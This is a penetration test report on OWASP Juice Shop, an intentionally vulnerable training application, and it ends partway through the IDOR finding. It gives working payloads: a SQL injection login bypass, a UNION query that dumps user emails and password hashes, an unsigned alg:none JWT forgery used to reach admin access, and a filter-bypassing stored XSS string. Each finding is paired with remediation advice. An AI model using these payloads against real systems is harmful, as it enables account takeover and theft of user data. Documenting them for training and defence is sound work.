
Web Application Security Assessment Report



Prepared For:
Owasp Juice-Shop Org.

Prepared By:
Baliram Sah
Penetration Tester

Target:
Application: OWASP Juice Shop v20.1.1

Report Version:
"1.0"

Report Date:
13/07/2026

Report Classification:
Confidential

Table of Contents

1. Document Control....4
    1.1 Confidentiality Statement....4
2. Executive Summary....5
    2.1 Overviews....5
    2.2 Assessment Objectives....5
    2.3 Summary of Identified Vulnerabilities....6
3. Methodology....7
    3.1 Assessment Scopes....7
    3.2 Assessment Phases....7
        3.2.1 Planning and Scoping:....7
        3.2.2 Information Gathering....8
        3.2.3 Vulnerability Analysis (Scanning and Enumeration)....8
        3.2.4 Penetration Testing....8
        3.2.5 Risk Assessment....9
        3.2.6 Reporting....9
4. Findings....10

List of Tables

Assessment Information....4
Identified Vulnerabilities....6

List of Figures

1. Document Control

Table 1: Assessment Information

Document Information	**Details**
Document Type	Vulnerability Assessment and Penetration Testing Report
Application	OWASP Juice Shop v20.1.1
Report Version	1.0
Classification	Confidential
Prepared By	Baliram Sah
Reviewed By	---
Approved By	---
Assignment Date	July, 2026
Report Date	July, 2026

1.1 Confidentiality Statement

This report contains confidential information regarding the Vulnerability Assessment and Penetration Testing (VAPT) performed on the OWASP Juice Shop v20.1.1 web application. The information contained in this document is intended solely for education, assessment, and authorized security testing purposes. Unauthorized disclosure, reproduction, or distribution of this report or its contents is prohibited without prior written permission.

2. Executive Summary

2.1 Overviews

This report presents the results of a Vulnerability Assessment and Penetration Testing (VAPT) conducted on the **OWASP Juice Shop v20.1.1** web application. The assessment was performed to evaluate the application's security posture by identifying, validating, and documenting security vulnerabilities that could potentially be exploited by attackers. The assessment was conducted in a controlled environment using both manual and automated testing techniques following industry-recognized security testing methodologies.

The assessment focused on identifying weaknesses in authentication, authorization, session management, input validation, business logic flaw, file handling, and application configuration. Each identified vulnerabilities was verified and validated to eliminate false positives and assessed based on its potential impact using the Common Vulnerability Scoring System (CVSS v4.1).

The Assessment identified multiple vulnerabilities ranging from Low to Critical severity. The findings included SQL Injection, Broken Access Control, Insecure Direct Object Reference (IDOR), Cross-Site Scripting (XSS), Mass Assignment, Business Logic Flaw, JWT Signature Verification Weakness, Path Traversal, Information Disclosure, Sensitive Data Exposure, and Security Misconfiguration. The successful exploitation of these vulnerabilities could allow attackers to bypass authentication, access sensitive information, escalate privileges, manipulate business processes, and compromise accounts.

This reports provides details technical information for each identified vulnerability including risk rating, severity, description, affected components, impact, remediation recommendations, Proof of Concepts (PoC), and references.

2.2 Assessment Objectives

- Identify security vulnerabilities within the target application.
- Validate the exploitability of identified vulnerabilities.
- Evaluate the authentication, authorization, and access controls mechanism.
- Assess the potential impact on confidentiality, integrity, and availability.
- Validate error handling and information disclosure controls.
- Classify the vulnerability according to industry standards such as OWASP Top 10 and CWE.
- Provide the remediation recommendations to improve the overall security posture.

2.3 Summary of Identified Vulnerabilities

Table 2: Identified Vulnerabilities

Vuln. ID	Vulnerability	OWASP Top 10:2025	Severity
V-01	SQL Injection leading to Authentication Bypass	A05 - Injection	Critical
V-02	SQL Injection Leading to Database Dump	A05 - Injection	Critical
V-03	Weak JWT Signature Verification Leading to Privilege Escalation	A07 - Authentication Failures	High
V-04	Stored Cross-Site Scripting (Stored XSS)	A05 - Injection	High
V-05	Insecure Direct Object Reference (IDOR)	A01 - Broken Access Control	High
V-06	Weak Password Reset Mechanism	A07 - Authentication Failures	High
V-07	Password Change Without Current Password Verification	A07 - Authentication Failures	High
V-08	Mass Assignment	A01 - Broken Access Control	High
V-09	Business Logic Flaw - Negative Quantity Manipulation	A06 - Insecure Design	High
V-10	Unrestricted File Upload via Extension Validation Bypass	A02 - Security Misconfiguration	High
V-11	Unauthorized Deluxe Membership By Payment Validation Bypass	A06 - Insecure Design	High
V-12	Exposed Backup Files	A02 - Security Misconfiguration	High
V-13	Publicly Accessible Log Files	A02 - Security Misconfiguration	
V-14	Path Traversal Leading to Unauthorized File Access	A01 - Broken Access Control	High
V-15	DOM-Based Cross-Site Scripting	A05 - Injection	Medium
V-16	Reflected Cross-Site Scripting	A05 - Injection	Medium
V-17	Improper Authorization Allowing Review Forgery	A01 - Broken Access Control	Medium
V-18	Open Redirect	A06 - Insecure Design	Medium
V-19			
V20	Information Disclosure Via Error Message	A02 - Security Misconfiguration	Low
V-21			

3. Methodology

The vulnerability assessment and Penetration Testing (VAPT) was conducted by following industry recognized standards and best practices based on the OWASP Web Security Testing Guide (WSTG) and Penetration Testing Execution Standard (PTES).

3.1 Assessment Scopes

The assessment covered the core functionalities and exposed components of the OWASP Juice Shop v20.1.1 web application hosted in a local testing environment.

Target Web Application: OWASP Juice Shop v20.1.1

Target URL: http://127.0.01.nip.io:3000

Assessment Type: Authentication Web Application Penetration Testing

Components Assessed:

- ☐ User Registration and Authentication.
- ☐ Password Revovery Mechanism
- ☐ User Profile Management
- ☐ Product Management
- ☐ Shopping Basket and Checkout
- ☐ REST APIs Endpoints
- ☐ Administration Functionality
- ☐ File Upload and Download Features
- ☐ Feedback and Review System
- ☐ Search Functionality
- ☐ Security Configuration

3.2 Assessment Phases

The assessment was carried out through following phases.

3.2.1 Planning and Scoping:

The initial phase involved defining the scope and objectives of the assessment, identifying the target application, and preparing the testing environment. The assessment boundaries were established to ensure that testing activities remained within the authorized scope. Activities performed:

- ► Defined assessment objectives

- Identified target application and components
- Establishing testing boundaries
- Prepared the testing environment
- Configured assessment tools

3.2.2 Information Gathering

The information gathering phase focused on understanding the application's architecture, technologies, and exposed attack surfaces. Activities performed:

- Technology fingerprinting
- Identifications of application endpoints
- Analysis of JavaScript resources.
- Review of publicly accessible resources.
- Directory and file enumeration.

3.2.3 Vulnerability Analysis (Scanning and Enumeration)

The identified application components were systematically tested for known security weakness using both automated and manual techniques. Each finding was verified to eliminate false positives.

Testing Included:

- Authentication Testing
- Authorization Testing
- Session management Assessment
- Input validation testing
- Business logic testing
- File upload and download security testing
- REST API security testing
- Client-Side security testing
- Security configuration review.

3.2.4 Penetration Testing

The identified vulnerabilities were exploited in a controlled environment to determine their practical impact. Exploitation was limited to demonstrating the existence of vulnerabilities without causing unnecessary disruption to the application.

Testing included verification of the vulnerabilities such as:

- SQL Injection
- Cross-Site Scripting (XSS)
- Broken Access Control
- File Upload Vulnerabilities
- Business Logic Flaws
- Security Misconfiguration
- JWT-related vulnerabilities
- Information Disclosure via Error

3.2.5 Risk Assessment

All identified vulnerabilities were assessed using CVSS v4.1 based on their exploitability, impact on the confidentiality, integrity, and availability (CIA). Each finding was assigned a severity level: Critical, High, Medium, Low and Information to prioritize remediation according to its potential security and business impact.

Table 3: Risk Rating

Severity	CVSS Score	Description
Critical	9.0-10.0	Immediate remediation required,. May lead to complete compromise of the application
High	7.0-8.9	Significant security risk requiring prompt remediation
Medium	4.0-6.9	Moderate security risk that should be addressed in a timely manner
Low	0.1-3.9	Limited security impact but should be corrected where practical
Informational	0	Best practice recommendations without direct security impact

3.2.6 Reporting

The final phase involved documenting all confirmed vulnerabilities, assessing their severity, and providing actionable remediation recommendations.

Each vulnerabilities includes:

- Vulnerability Title, CVSS Score, Severity
- Description
- Affected Components
- Impact, Reference
- Proof of Concepts (PoC)
- Remediation recommendations

4. Findings

SQL Injection leading to Authentication Bypass	
CVSS Score	9.3 (Critical)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:H/SC:N/SI:N/SA:N
Affected Component	User Authentication Functionality (Login Page)
Affected Endpoints	/rest/User/login

Description:

A SQL Injection Vulnerability was identified in the application's authentication mechanism. The login functionalit fails to properly validate and sanitize user-supplied input before concatenating it into the backend SQL queries. As a result, an attacker can inject the malicious SQL queries that alter the intended query logic and bypass the authentication process.

During assessment, a specially crafted SQL injection payload cause successful authenticated as a privileged user without providing valid credentials. This demonstrates that the application is vulnerable to authenticated bypass, allowing unauthorized access to restricted functionality and administrative features.

Impact:

By the successful exploitation of this vulnerability, it allow an attacker to bypass the authentication mechanism and gain unauthorized access to the privileged user accounts without valid credentials. This may result in access to the sensitive information, perform unauthorized action, modify or delete application data, and potentially compromise the confidentiality, integrity and availability of the application. This allow attacker to further attacks against other users or connected system.

Remediation Reccomendation:

- Use parameterize queries (Prepared Statements) e.g:

```
connection.query(
        "SELECT * FROM users WHERE email = ? AND password = ?",
         [email, password]
    );
```

- Validate and sanitize all user-supplied input on the server side. Reject the dangerous character like ‘, ”, ;, --f
- Avoid concatenating user input into SQL queries. Implement Web Application Firewall (WAF).
- Apply the principle of least privilege to the database account used by the account.
- Conduct secure code reviews and regular penetration testing to identify injection vulnerabilities.


References:


OWASP Top 10:2025 - Injection	https://owasp.org/Top10/2025/A05_2025-Injection/
OWASP SQL Injection Prevention Cheat Sheet	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	https://cwe.mitre.org/data/definitions/89.html

Steps To Reproduce:

1) Navigate to the login page, Enter any random email and password and click on login, it displays message “invalid credentials”.
2) Inject the SQL payload ‘OR 1=1-- in the email field and random password in password field then Click on Log in button.
3) Now, you are successfully login as the admin user without any credentials.

Supporting Evidence:





SQL Injection leading to Database Dump	
CVSS Score	9.3 (Critical)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:L/SC:N/SI:N/SA:N
Affected Component	Product Search Functionality
Affected Endpoints	/rest/products/search?q=

Description:

A SQL Injection vulnerability was identified in the products search functionality of the application. The application fails to properly validate and sanitize user-supplied input before concatenating it into backend SQL queries. As a result, an attacker can inject malicious SQL statements that manipulate the intended database query.

During the assessment, the product search parameter was found to be vulnerable to a UNION-based SQL Injection attack. The successful exploitation of this vulnerability, allow to unauthorized enumeration of the backend database and retrieval of sensitive information from the **Users** table, including users ID, email address, password hashes, roles, and other account related sensitive information. The vulnerability demonstrates that database can be completely compromise.

Impact:

The successful exploitation of this vulnerability enables an attacker to execute arbitrary SQL query against the backend database, resulting in unauthorized access to sensitive information. The attacker retrieve the user account information and other sensitive information. The disclosure ot this information increases the risk of credentials cracking, account takeover, privilege escalation, identity theft, and targeted phishing attacks. The attacker may also able to modify or delete database records, potentially compromising the confidentiality, integrity and availability of the application.


Steps To Reproduce:

1) Navigate to the products search functionality.
2) Intercepts the search requests using Burp Suite and identify the **q** parameter as user input..
3) Test parameter for SQL injection using payload as ‘)) this return the Internal Server error, Confirms vulnerable to SQL Injection.
4) After confirming the vulnerability, performed UNION-Based SQL Injection testing, determine the number of columns, sqlite version, enumerate tables.
5) Execute UNION-Based SQL Injection payload to retrieve the **Users** table records as follow.
   '))+UNION+SELECT+1,2,3,4,5,6,7,8,group_concat(id||":"||email||":"||password)
   +FROM+Users--
6) Verify the sensitive information, users -related information returned in HTTP response.

Remediation Recommendation:

- Use parameterized (prepared) statements for all database interactions.
- Validate and sanitize all user-supplied input on the server side. Reject the dangerous character like ‘, ”, ;, --, ‘)).
- Apply the principle of least privilege to database accounts used by the application.
- Implement secure error handling to prevent disclosure of database errors.
- Implement Web Application Firewall (WAF) as an additional layer of defense against SQL injection attacks

Supporting Evidence:



Reference:

A05: 2025 - Injection	https://owasp.org/Top10/2025/A05_2025-Injection/
OWASP SQL Injection Prevention Cheat Sheet	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	https://cwe.mitre.org/data/definitions/89.html

Unsigned JWT Accepted Leading to Privilege Escalation	
CVSS Score	8.7 (High)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:L/SC:N/SI:N/SA:N
Affected Component	JWT Authentication and Authentication Mechanism
Affected Endpoints	All endpoints relying on JWT authentication and authorization

Description:

The application uses JSON Web Tokens (JWTs) for authentication and authorization but fails to properly verify the cryptographic signature before processing the token. During the security assessment, a legitimate JWT was obtained from a standard user account and analyzed to identify its structure and claims. A forged JWT using the alg: none algorithm with modified authorization claims was then created and accepted by the application. As a result, the attacker was able to escalate privileges and gain unauthorized administrative access, demonstrating improper validation of JWT integrity and authenticity.

Impact:


The successful exploitation of this vulnerability, allow an attacker to forge the authentication tokens and manipulate authorization claims without possessing the server's signing key. This may result in privilege escalation, unauthorized access to administrative functionality, disclosure, deletion, or modification of sensitive information, bypass the access control, and compromise of the application's confidentiality and integrity.

Steps To Reproduce:

1) Navigate to the login page, login as normal user, and try to access /administration endpoint, displays a message "you are not allowed to access this page!".
2) Open the developer tools, navigate to the local storage and copy the access token.
3) Create a forged JWT using alg: none algorithm and modify the authorization claims to admin by using jwt.io or Cyberchef tools
4) Create header, and payload separately to avoid error and remove the signature completely.
5) Combine the header and payload, replace the access token in local storage tab with forged token.

   JWT token: header.payload.
6) Access the administration page, now you can access the page.

Supporting Evidence:



Remediation Recommendation:

- Enforce the signature verification for all JWTs before processing any claims.
- Reject unsigned tokens and tokens using insecure algorithm such as ‘alg: none’.
- Perform server-side authorization checks instead of trusting client-controlled JWT claims.
- Protect and rotate signing keys using a secure key management process.

Reference:

A07:2025 - Identification and Authentication Failures	https://owasp.org/Top10/2025/A07_2025-Authentication_Failure
Improper Verification of Cryptographic Signature	https://cwe.mitre.org/data/definitions/347.html
RFC 8725	https://www.rfc-editor.org/rfc/rfc8725.html


Stored Cross-Site Scripting in Customer Feedback	
CVSS Score	7.2 (High)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:L/VA:L/SC:N/SI:N/SA:N
Affected Component	Customer Feedback
Affected Endpoints	/api/Feedbacks/


Description:
A Stored Cross-Site Scripting (Stored XSS) vulnerability was identified in the Customer Feedback functionality. The application fails to properly validate and encode user-supplied input before storing and rendering it within the browser.
During the security assessment, It was identified that the application is filtering, sanitizing or perform the input encoding of standard XSS payloads after testing multiple XSS payload. Constructed a payloads that bypassed the application sanitization controls and stored by the server. When the stored feedback was viewed or rendered, the malicious script executed in the browser, confirming the persistent cross-site scripting vulnerability.

Impact:
The successful exploitation of this vulnerability, allows an attacker to execute arbitrary JavaScript code in the browser of users who view the malicious script feedback. This may result in session hijacking, cookie theft, credentials theft, phishing attacks, unauthorized actions performed on the behalf of victims, modification of page contents, and other client-side attacks. If an administrator views the malicious feedback, the impact may extend to compromise administration functionality.

Steps To Reproduce:
1) Log into the application using valid credentials.
2) Submit an standard XSS test payload through the Customer Feedback form.
   `<img src=x onerror="alert('xss')">`
3) Observe that the application sanitize the payload.
4) Submit the malformed constructed HTML payload that bypassed the application filtering.
   `<<img src=x onerror=alert(1)/>img src=x onerror="alert('xss')">`
5) Visits the administration page view the feedback.
6) Observe that the browser, execute the injected XSS payload.

Supporting Evidence:





Remediation Recommendation:

- Implement the context-ware output encoding before rendering user-supplied input in web pages.
- Validate and sanitize all user input on the server-side using HTML sanitization library, removing or neutralizing dangerous HTML tags, JavaScript event handlers.
- Enforce a strict Content Security Policy (CSP) to reduce the impact of injected scripts.
- Set session cookies with the HttpOnly, Secure, and SameSite attributes to helps mitigate session theft through XSS
- Perform regular code review and penetration testing to identified and remediate Cross-Site Scripting vulnerabilities.
- Implement Web Application Firewall (WAF) to protect from XSS attacks.

Reference:

A05:2025 - Injection	https://owasp.org/Top10/2025/A05_2025-Injection/
OWASP Cross Site Scripting Prevention Cheat Sheet	https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html
MITRE CWE - 79	https://cwe.mitre.org/data/definitions/79.html
OWASP Content Security Policy Cheat Sheet	https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html

Insecure Direct Object Reference (IDOR)	
CVSS Score	8.7 (High)
CVSS Vector	CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:L/VA:L/SC:N/SI:N/SA:N
Affected Component	Basket, User Profile, Delivery Address, BasketItems
